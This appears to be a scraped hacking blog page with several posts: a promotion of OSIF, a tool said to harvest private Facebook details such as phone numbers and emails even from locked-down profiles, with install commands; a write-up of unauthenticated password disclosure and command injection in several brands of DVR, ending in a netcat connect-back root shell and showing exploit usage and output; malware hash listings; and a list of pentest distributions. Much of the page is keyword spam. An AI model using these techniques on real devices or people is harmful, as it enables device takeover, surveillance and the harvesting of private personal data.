Saturday, 22 August 2020

perPage: 7,

Continue reading


perPage: 7,

About OSIF
   OSIF is an accurate Facebook account information gathering tool, all sensitive information can be easily gathered even though the target converts all of its privacy to (only me), sensitive information about residence, date of birth, occupation, phone number and email address.

For your privacy and security, i don't suggest using your main account!

OSIF Installtion
   For Termux users, you must install python2 and git first:
pkg update upgrade
pkg install git python2


   And then, open your Terminal and enter these commands:   If you're Windows user, follow these steps:
  • Install Python 2.7.x from Python.org first. On Install Python 2.7.x Setup, choose Add python.exe to Path.
  • Download OSIF-master zip file.
  • Then unzip it.
  • Open CMD or PowerShell at the OSIF folder you have just unzipped and enter these commands:
    pip install -r requirements.txt
    python osif.py

Before you use OSIF, make sure that:
  • Turn off your VPN before using this tool.
  • Do not overuse this tool.
  • if you are confused how to use it, please type help to display the help menu or watch the video below.

How to use OSIF?


More articles


Friday, 21 August 2020

perPage: 7,
"Swan song" is a metaphorical phrase for a final gesture, effort, or performance given just before death or retirement. This post serves as the "swan song" for a whole slew of DVR security systems. With that being said, I will refer to the lyrical master MC Hammer, lets turn this mutha' out.

I recently had a chance to get my hands on a 4 channel DVR system system sold under a handful of company banners (4/8/16 channels) - Swann, Lorex, Night Owl, Zmodo, URMET, kguard security, etc. A few device model numbers are - DVR04B, DVR08B, DVR-16CIF, DVR16B
After firing up the device and putting it on the network I noticed that it was running a telnet server, unfortunately the device does not appear to come configured with an easy/weak login :(. Time to open it up and see whats going on :)

After opening the device up something grabbed my attention right away....

The highlighted header looked like a pretty good possibility for a serial port, time to break out the multi-meter and check. After a couple power cycles, the header was indeed a serial port :)

After hooking up my usb to serial breakout board to the device serial port and guessing at the following serial settings: 115200 8-N-1 , I was stuck looking at a login prompt without a working login or password.

Lucky for me the device startup can be reconfigured using the u-boot environment. The environment variable "bootargs" can be adjusted to boot the linux system into single user mode by appending "single" to the end of the existing settings:
setenv bootargs mem=68M console=ttyAMA0,115200 root=1f01 rootfstype=jffs2 mtdparts=physmap-flash.0:4M(boot),12M(rootfs),14M(app),2M(para) busclk=220000000 single


This change to the bootargs variable is only temporary at this point, if we were to power cycle the device the change would be lost. It is possible to write these changes to the device, but in this case we only want to boot into single user mode once. To boot the device you need to tell the boot loader where the kernel exists in memory, this value can be found in the default environment variable "bootdcmd".


Once the device is booted up in single user mode, the root password can be reset and the device can be rebooted. Telnet now works, but what fun is that when these devices don't normally expose telnet to the internet :). Now for the real fun...looking at the device the default configuration is setup to auto-magically use the power of the dark lord satan (uPnP) to map a few ports on your router (if it supports uPnP). One of the ports that it will expose is for the web (activeX) application and the other is the actual comms channel the device uses (port 9000). The first item I looked at was the web application that is used to view the video streams remotely and configure the device. The first thing that I found with this lovely device is that the comms channel (9000) did not appear to do any authentication on requests made to it...Strike 1. I imagine the activeX application that is used to connect to the device could be patched to just skip the login screen, but that seems like a lot of work, especially when there are much easier ways in. The next thing I saw was a bit shocking...when you access the application user accounts page the device sends the application all the information about the accounts stored on the device. This includes the login and password. In clear text. Strike 2. I created a small PoC in python that will pull the password from a vulnerable device:
python getPass.py 192.168.10.69
[*]Host: 192.168.10.69
[+]Username: admin
[+]Password: 123456
Script can be found here.

After owning the device at the "application" level, I figured it was time to go deeper.

Port 9000 is run by a binary named 'raysharpdvr'. I pulled the binary off the device and started going through it looking for interesting stuff. First thing I noticed was the device was using the "system" call to carry out some actions, after chasing down these calls and not seeing much, the following popped up:


"sprintf" with user input into a "system", that'll do it. Couple problems to overcome with this. First in order to use this vector for command injection you must configure the device to use "ppp" - this will cause the device to go offline and we will not be able to interact with it further :(. We can get around this issue by injecting a call to the dhcp client appliction ("udhcpc") - this will cause the device to use dhcp to get its network information bypassing the previous "ppp" config. The other issue is once we have reconfigured the device to run our command, it needs to be restarted before it will execute (its part of the init scripts). The application does not actually provide a way to reboot the device using the web interface, there is a section that says 'reboot', but when it is triggered nothing happens and some debugging information displayed in the serial console saying the functionality is not implemented. Lucky for us there are plenty of overflow bugs in this device that will lead to a crash :). The device has a watchdog that polls the system to check if the "raysharpdvr" application is running and if it does not see it, it initiates a system reboot - very helpful. With those two issues out of the way the only thing left is HOW to talk to our remote root shell that is waiting for us....luckily the device ships with netcat built into busybox, -e flag and all :)
Usage: sploit.py <target> <connectback host> <connectback port>
$ python sploit.py 192.168.10.69 192.168.10.66 9999
[*]Sending Stage 1
[*]Sending Stage 2
[*]Rebooting the server with crash....
Ncat: Version 5.21 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:9999
Strike 3, get this weak shit off my network. The script can be found here. The script relies on the web application running on port 80, this is not always the case so you may need to adjust the script to fix if your device listens on another port. It is also worth noting that it may take a few minutes for the device to reboot and connect back to you.
Unfortunately the web server that runs on this device does not behave correctly (no response headers) so I do not believe finding these online is as easy as searching shodan, however it is possible to fingerprint vulnerable devices by looking for hosts with port 9000 open.

tl;dr; A whole slew of security dvr devices are vulnerable to an unauthenticated login disclosure and unauthenticated command injection.

Continue reading


perPage: 7,



Someone kindly shared their sample of the shellshock malware described by the Malware Must die group - you can read their analysis here:

File: fu4k_2485040231A35B7A465361FAF92A512D
Size: 152
MD5: 2485040231A35B7A465361FAF92A512


VIrustotal

SHA256: e74b2ed6b8b005d6c2eea4c761a2565cde9aab81d5005ed86f45ebf5089add81
File name: trzA114.tmp
Detection ratio: 22 / 55
Analysis date: 2014-10-02 05:12:29 UTC ( 6 hours, 50 minutes ago )
Antivirus Result Update
Ad-Aware Linux.Backdoor.H 20141002
Avast ELF:Shellshock-A [Expl] 20141002
Avira Linux/Small.152.A 20141002
BitDefender Linux.Backdoor.H 20141002
DrWeb Linux.BackDoor.Shellshock.2 20141002
ESET-NOD32 Linux/Agent.AB 20141002
Emsisoft Linux.Backdoor.H (B) 20141002
F-Secure Linux.Backdoor.H 20141001
Fortinet Linux/Small.CU!tr 20141002
GData Linux.Backdoor.H 20141002
Ikarus Backdoor.Linux.Small 20141002
K7AntiVirus Trojan ( 0001140e1 ) 20141001
K7GW Trojan ( 0001140e1 ) 20141001
Kaspersky Backdoor.Linux.Small.cu 20141001
MicroWorld-eScan Linux.Backdoor.H 20141002
Qihoo-360 Trojan.Generic 20141002
Sophos Linux/Bdoor-BGG 20141002
Symantec Linux.Bashlet 20141002
Tencent Win32.Trojan.Gen.Vdat 20141002
TrendMicro ELF_BASHLET.A 20141002
TrendMicro-HouseCall ELF_BASHLET.A 20141002
nProtect Linux.Backdoor.H 20141001
More info

Thursday, 20 August 2020

perPage: 7,
Top 10 Best Operating System Professional Hackers Use

Top 15 Best Operating System Professional Hackers Use

Top 15 Best Operating System Professional Hackers Use

A hacker is someone who seeks and exploits the weaknesses of a computer system or network computing. Hackers may be motivated by a multitude of reasons, such as profit, protest, challenge, enjoyment or to assess these weaknesses to help in removing them.
The listed operating systems are based on the Linux kernel so it is all free operating systems.

1. Kali Linux

Kali Linux maintained and funded by Offensive Security Ltd. and it is first on our list. Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through rewriting BackTrack, its previous forensics Linux distribution based on Ubuntu. Kali Linux has a specific project for the withdrawal of compatibility and portability of Android-specific devices, called Kali Linux NetHunter. It is the first open test platform penetration Source for Nexus Android devices, created as a joint effort between the member of the Kali "BinkyBear" Security and offensive community. It supports Wireless 802.11 frame injection, one-click configurations MANA Evil access point, keyboard HID (Teensy as attacks), as well as attacks MITM USB Mala.

2. Back Box

Back Box is an evaluation penetration testing Linux distribution and Ubuntu-based security aimed at providing an analysis of computer network systems and toolkit. Desktop environment back box includes a complete set of tools needed for ethical hacking and security testing.

3. Parrot Security OS

Parrot Security OS is a GNU / Linux distribution based on Debian. Fue built in order to perform penetration tests (safety information), vulnerability assessment and mitigation, Computer Forensics and Anonymous Surfing. Ha been developed by the team of Frozen box.
Parrot is based on the stable branch (Jessie) of Debian, a Linux 4.1 kernel hardened customized with a branch grsecurity patched available. The desktop environment is MATE fork of Gnome 2, and the default display manager is LightDM. The project is certified to run on machines with 265MB of RAM minimum follow and it is suitable for both 32-bit (i386) and 64-bit (amd64), with a special edition that works on 32-bit machines of age (486). Moreover, the project is available for Armel and armhf architectures. It even offers an edition (both 32 bit and 64 bit) developed for servers only for pen testing cloud.

4. Live Hacking OS

Live Hacking OS is a Linux distribution packed with tools and utilities for ethical hacking, penetration testing, and countermeasure verification. It includes embedded GUI GNOME user. There is a second variation available which has only the command line and requires much fewer hardware requirements.

5. DEFT Linux

DEFT stands for Digital Evidence and Forensic Toolkit and it is a distribution of Linux open source software built around the DART (Toolkit for Advanced Response Digital) and is based on the Ubuntu operating system. It has been designed from scratch to offer some of the best computer forensics open source and incident response tools that can be used by individuals, IT auditors, investigators, military, and police.

6. Samurai Web Testing Framework

The Samurai Web Testing Framework is a live Linux environment which has been pre-configured to function as a web pen-testing environment. The CD contains the best of open source and free tools that focus on testing and websites that attack. In the development of this environment, it is based on our selection of tools that we use in our practice of security. Hence, it includes the tools that were used in the four steps of a pen-test web.

7. Network Security Toolkit

The Network Security Toolkit (NST) is a Live CD based on Linux that provides a set of security tools computing and open source network to carry out routine security tasks and diagnostic networks and tracing. The distribution can be used as an analysis of network security, validation and monitoring tool for servers hosting virtual machines. NST has management capabilities similar to Fedora packages and maintains its own repository of additional packages.

8. Bugtraq

Bugtraq is a mailing list dedicated to safety issues in computers. On-topic issues new discussions about vulnerabilities, security-related notices providers, operating methods, and how to fix them. This is a mailing list of large volume, and almost all new vulnerabilities are there. Bugtraq computer freaks and experienced developers are discussed, is available in Debian, Ubuntu and openSUSE 32 and 64-bit architectures.

9. NodeZero

NodeZero is an open source system based on the operating core derived from the most popular Linux distribution in the world, Ubuntu, and designed to be used for penetration testing operations. The distribution can be downloaded as an ISO image live DVD, which will also take place on computers that support both 32-bit (x86) and 64-bit (x86_64) instruction set. Besides the fact that it allows you to start the live system, start menu contains several advanced features such as the ability to perform a diagnostic test of system memory, boot from local disk options, start the installer directly and to start in safe graphics mode, text mode or in debug mode.
Default graphical desktop environment NodeZero is powered by GNOME, which uses the classic GNOME interface. It has a design of two panels and uses the default software repositories of Ubuntu.

10. Pentoo

Pentoo is a Live CD and Live USB OS designed for penetration testing and security assessment. It is based on Gentoo Linux, Pentoo is offered both as 32-bit and 64-bit live cd which is installable. Pentoo is also available as a superposition of an existing Gentoo installation. It has conductors packet injection patched wifi, GPGPU cracking software, and plenty of tools for penetration testing and security assessment. The kernel includes Pentoo grsecurity and PAX hardening and additional patches with the binary compiled from a string of hardened with the latest nightly versions of some tools that are available.

#11 Live Hacking OS

Well, this Linux distro actually comes with some useful hacking tools which are often used in penetration testing or ethical hacking purpose. Live Hacking OS consists of the GNOME inbuilt. The operating system is really easy to operate and it can work on less RAM.

#12 Knoppix STD

This is another best Linux distro which focuses on tools for computer security. Knoppix STD brings some advanced tools for Password cracking, Firewalls, Network Utilities, Honeypots, Wireless Networking and more. This is one of the most used operating systems for Hackers.

#13 Cyborg Hawk

Cyborg Hawk is a new operating system which is based on Ubuntu Linux. Well, lots of hackers talk about Cyborg hawk and its one of the most powerful and cutting-edge penetration testing distribution that has ever been created. The operating system houses more than 700 tools for different purposes.

#14 Blackbuntu

Well, this is another operating system which is based on Linux and it was specially developed for penetration testing. Well, the operating system is very famous amongst hackers and it offers an awesome platform to learn Information security.

#15 Weakerth4n

Well, this is another best operating system which is used by professional hackers. WeakerTh4n actually comes with lots of hacking tools and it's actually a modern operating system for WiFi Hacking. Some of the wireless tools include SQL Hacking, Password Cracking, WiFi attacks, Cisco exploitation and more.

Related posts


  1. Pentest Tools Open Source
  2. New Hacker Tools
  3. Pentest Tools Online
  4. Hack Tool Apk
  5. Pentest Automation Tools
  6. Hackrf Tools
  7. Pentest Tools For Windows
  8. How To Install Pentest Tools In Ubuntu
  9. Hacking Tools Windows
  10. Hacking Tools Github
  11. Hacker Tools Hardware
  12. Hacker Security Tools
  13. Hack Tools For Mac
  14. Hacking Tools For Mac
  15. Pentest Tools For Android
  16. Pentest Tools For Ubuntu
  17. Hacking Tools For Games
  18. Pentest Tools Open Source
  19. Underground Hacker Sites
  20. Hacker Tools
  21. Nsa Hacker Tools
  22. Hacker Security Tools
  23. Hacker Tools Github
  24. Github Hacking Tools
  25. Hacker Tools Software
  26. Pentest Tools Url Fuzzer
  27. Physical Pentest Tools
  28. Tools Used For Hacking
  29. Hacking Tools Software
  30. Ethical Hacker Tools
  31. Hack Tools
  32. New Hacker Tools
  33. Hacking Tools Pc
  34. Computer Hacker
  35. Pentest Recon Tools
  36. Hacker Security Tools
  37. Hacker Tools Github
  38. How To Install Pentest Tools In Ubuntu
  39. Hack Tools For Windows
  40. Hacker Tools For Windows
  41. Pentest Tools Tcp Port Scanner
  42. Hacks And Tools
  43. Hack Tools Online
  44. Hack Tools For Pc
  45. Pentest Tools Tcp Port Scanner
  46. Hack Rom Tools
  47. Hacking Tools Software
  48. Free Pentest Tools For Windows
  49. Beginner Hacker Tools
  50. Tools 4 Hack
  51. Hack App
  52. Bluetooth Hacking Tools Kali
  53. Hacker Tools 2020
  54. Hacker Tools Hardware
  55. How To Make Hacking Tools
  56. Hacker Tools For Windows
  57. Hacking Tools Online
  58. What Are Hacking Tools
  59. Bluetooth Hacking Tools Kali
  60. Hacking App
  61. How To Install Pentest Tools In Ubuntu
  62. Pentest Tools Android
  63. Pentest Tools Tcp Port Scanner
  64. Hacking App
  65. Wifi Hacker Tools For Windows
  66. How To Make Hacking Tools
  67. Hacker Tools Windows
  68. Black Hat Hacker Tools
  69. What Are Hacking Tools
  70. Hack Tools Online
  71. Pentest Box Tools Download
  72. Free Pentest Tools For Windows
  73. Hak5 Tools
  74. Pentest Tools Apk
  75. Nsa Hack Tools Download
  76. Hacker Tools Apk Download
  77. Hacker
  78. Hacker Tools Software
  79. Hacker Techniques Tools And Incident Handling
  80. Game Hacking
  81. New Hack Tools
  82. Hacker Tools 2019

Blog Archive

GET THE LOVE OF YOUR LIFE

Popular Posts

Recent Posts